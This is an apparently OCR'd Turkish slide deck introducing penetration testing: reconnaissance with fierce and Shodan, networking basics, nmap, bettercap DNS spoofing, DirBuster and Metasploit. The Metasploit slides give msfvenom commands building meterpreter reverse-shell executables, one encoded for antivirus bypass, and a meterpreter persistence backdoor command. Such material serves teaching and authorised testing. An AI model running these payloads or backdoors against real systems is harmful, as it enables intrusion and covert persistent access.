
- İş ilanları ile şirket içi teknolojiler
- Makaleler ile teknik bilgi durumu analizi
- Hobiler
- Yetenekler
- Sosyal medya platformlarından insan ilişkileri
- Kişisel telefon numaraları

~ informationGathering/passive

fierce

```
➜  /opt fierce.pl --dns facebook.com
DNS Servers for facebook.com:
        a.ns.facebook.com
        b.ns.facebook.com

Trying zone transfer first...
        Testing a.ns.facebook.com
                Request timed out or transfer not allowed.
        Testing b.ns.facebook.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
```

~ informationGathering/passive



~ informationGathering/passive

Shodan arama parametreleri ve örnek kullanımları

- net:1.1.1.0/24
- net:1.1.1.0/24 port:21,80,443
- country:usa port:21,22,23
- mongodb country:usa
- apache country:usa os:windows

~ informationGathering/passive

Archive.org

~ informationGathering/passive

pastebin.com

PASTEBIN

~ informationGathering/passive

GOOGLE + PASTEBIN = ?

~ ls networkBasics/

OSI & TCP/IP

Hostname, MAC, IP


Protokol

Port

IP

DNS

~ ls networkBasics/



~ cat networkBasics/hostMacIp

Hostname

```
→  ~ cat /etc/hostname
aucc
→  ~
```

```
→  ~ cat /etc/hosts
#
# /etc/hosts: static lookup table for host names
#

#<ip-address>   <hostname.domain.org>   <hostname>
127.0.0.1       localhost.localdomain   aucc
::1             localhost.localdomain   aucc

# End of file
→  ~
```

~ cat networkBasics/hostMacIp


Hostname

```
➜  ~ ping aucc -c 1
PING aucc(localhost.localdomain (::1)) 56 data bytes
64 bytes from localhost.localdomain (::1): icmp_seq=1 ttl=64 time=0.071 ms

--- aucc ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.071/0.071/0.071/0.000 ms
```

```
➜  ~ ping 127.0.0.1 -c 1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.063 ms

--- 127.0.0.1 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.063/0.063/0.063/0.000 ms
➜  ~
```

~ cat networkBasics/hostMacIp


MAC
(Media Access Control)



~ cat networkBasics/hostMacIp

IP (Internet Protocol)

- Cihazların iletişim kurmasını sağlayan protokoldür
- IP adresi 4 oktetten oluşur, 32 bittir. Her oktet 0-255 arası değer alabilir.
- 2^32 bu bu protokol içerisinde kullanılabilecek IP adresi sayısını tanımlar (4,294,967,196)



~ cat networkBasics/hostMacIp

IP Adres Blokları

- Global
- Local
- Private

- Loopback
  - 127.X.X.X
- APIPA
  - 169.254.X.X
- Local IP Tipleri
  - 192.168.X.X
  - 10.X.X.X
  - 172.16.X.X


~ cat networkBasics/hostMacIp

Protokoller

- ARP - Address Resolution Protocol
- ICMP - Internet Control Message Protocol
- IP - Internet Protocol
- TCP - Transmission Control Protocol
- UDP - User Datagram Protocol

~ cat networkBasics/hostMacIp

Three Way Handshake




~ cat networkBasics/hostMacIp

Portlar

- 0-65535 (16 bit, 2^16)
- FTP
- SSH
- TELNET
- SMTP
- DNS
- HTTP
- SSL
- RDP

~ ./nmap



~ ./nmap

-sS	SYN Scan
-sT	TCP Connect Scan
-sU	UDP Scan
-sP	Ping Sweep
-O	İşletim Sistemi Tespiti
-sV	Version Scan

~ ./nmap

-pX	X numaralı portu tarar
-pX,Y,Z	X,Y ve Z portlarını tarar
-p X-Y	X portundan Y portuna kadar tarar
-p-	Tüm portları tarar
--top-ports X	En sık kullanılan X portu tarar
-oA	3 farklı formatta rapor üretir

~ ./nmap

/usr/share/nmap/scripts

--script=X	X Nmap script ini kullanır
/etc/services	
nmap IP	SYN Scan ile top 1000 port taranır
-A	OS Detect, Version Scan, Script Scan, Traceroute

~ ./bettercap

~ ./bettercap

-T Hedef IP ya da MAC adresi tanımlanabilmekte

--log Parametreden sonra verilecek dosyaya loglama yapılır


-X Sniffing modunu aktifleştirerek trafiği izler

--dns blabla.txt dosyasıyla DNS Spoofing işlemi gerçekleştirir


```
local    .*google\.com            # yerel IP'ye yönlendirilir
IPADD    .*aucyberclub\.org  # tanımlanacak IP'ye yönlendirilir
```

~ ./bettercap

~ ./dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Target URL (eg http://example.com:80/)
http://siteadresi.com
Work Method
Use GET requests only
Auto Switch (HEAD and GET)
Number Of Threads
10 Threads
Go Faster
Select scanning type:
List based brute force
Pure Brute Force
File with list of dirs/files
/dizinyolu/dosyaadi
Browse
List Info
Char set
a-zA-Z0-9%20-_
Min length
1
Max Length
8
Select starting options:
Standard start point
URL Fuzz
Brute Force Dirs
Be Recursive
Dir to start with
/
Brute Force Files
Use Blank Extension
File extension
php
URL to fuzz - /test.html?url={dir}.asp
/
Exit
Start
Please complete the test details

~ ./msfconsole



~ ./msfconsole

Metasploit Framework

- Bilgi Toplama
- Zafiyet keşfi
- Zafiyet istismarı
- Post Exploitation
- AV Bypass

~ ./msfconsole

temel kullanım

> search OSMAN	OSMAN ile ilgili modülleri ara
> use OSMAN	OSMAN modülünü kullan
> show options	(Modüldeyken) ayarları göster
> set değişken OSMAN	değişkene OSMAN değerini ata
> unset değişken	değişkeni sıfırla
> check	(her modülde yoktur) doğruluk kontrolü
> exploit / >run	Modülü çalıştırır
> background	Mevcut süreci arkaplana atar
> sessions	Süreçleri görüntüler

~ ./msfconsole

Scanner & Auxiliary

- Port tarama
- Paylaşım tespiti
- Kaba kuvvet saldırıları
- DoS

msf> use auxiliary/scanner/portscan/tcp

~ ./msfconsole

Exploit

- Zafiyeti istismar eden kod bütünü
- exploit-db.com

msf> use exploit/multi/http/tomcat_mgr_upload

~ ./msfconsole

Payload

- Exploit + Payload = :))))
- Modüle, hedefe ve mevcut imkanlara göre ayarlanmalıdır
  - Reverse TCP Shell payload
  - Bind TCP Shell payload

msf exploit(tomcat_mgr_upload) > set payload meterpreter/windows/..

~ ./msfconsole

Msfvenom

- Custom payload oluşturma aracı
- iterasyon ve encoder ile AV bypass (artık zor) yapılabilmekte
- Örnek kullanım:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4545 -f exe > aucc.exe

~ ./msfconsole

Meterpreter

- Post exploitation işlemleri yapabilir
- Bellekte çalışır
- Enumeration yapabilir
- Sistem komutları çalıştırabilir
- Dosya transferlerini kolayca gerçekleştirebilir

~ ./msfconsole

Post Exploitation

- Yetki yükseltme
- Arka kapı oluşturma
- Yeni kullanıcı oluşturma

~ ./msfconsole

Yetki Yükseltme saldırıları

- Sistemin özellikleri iyi bilinmeli
- https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
- https://github.com/pentestmonkey/windows-privesc-check
- Local exploit

~ ./msfconsole

Arka Kapı Oluşturma

- Mevcut bağlantının kopması durumunda daha önce oluşturulmuş arka kapı ile tekrar bağlantı sağlanabilmekte
- Meterpreter erişimindeyken persistence modülü kullanılabilir

meterpreter> run persistence --help

meterpreter> run persistence -U -i 17 -p 4343 -r 10.0.2.15

~ ./msfconsole

AV Bypass

- msfvenom + encoder = AV Bypass (artık zor)
  - cmd/powershell_base64
  - x86/shikata_ga_nai

msfvenom --list encoders

msfvenom -p windows/meterpreter/reverse_tcp HOST=10.0.2.15 LPORT=1234 -e x86/shikata_ga_nai -i 17 -f exe > osman.exe

~ ./msfconsole

Linux Local Privilege Escalation
Windows Local Priv. Escalation
Windows UAC Bypass

~ ls otomatize/

- Nessus
- Netsparker
- Acunetix
- OpenVAS
- Core Impact

~ cat raporlama

- Yönetici Özeti
- Giriş
- Methadology
- Bulgular
  - High severity
  - Medium Severity
  - Low Severity
- Sonuç
- Ekler

~ ./kapanis

Teşekkürler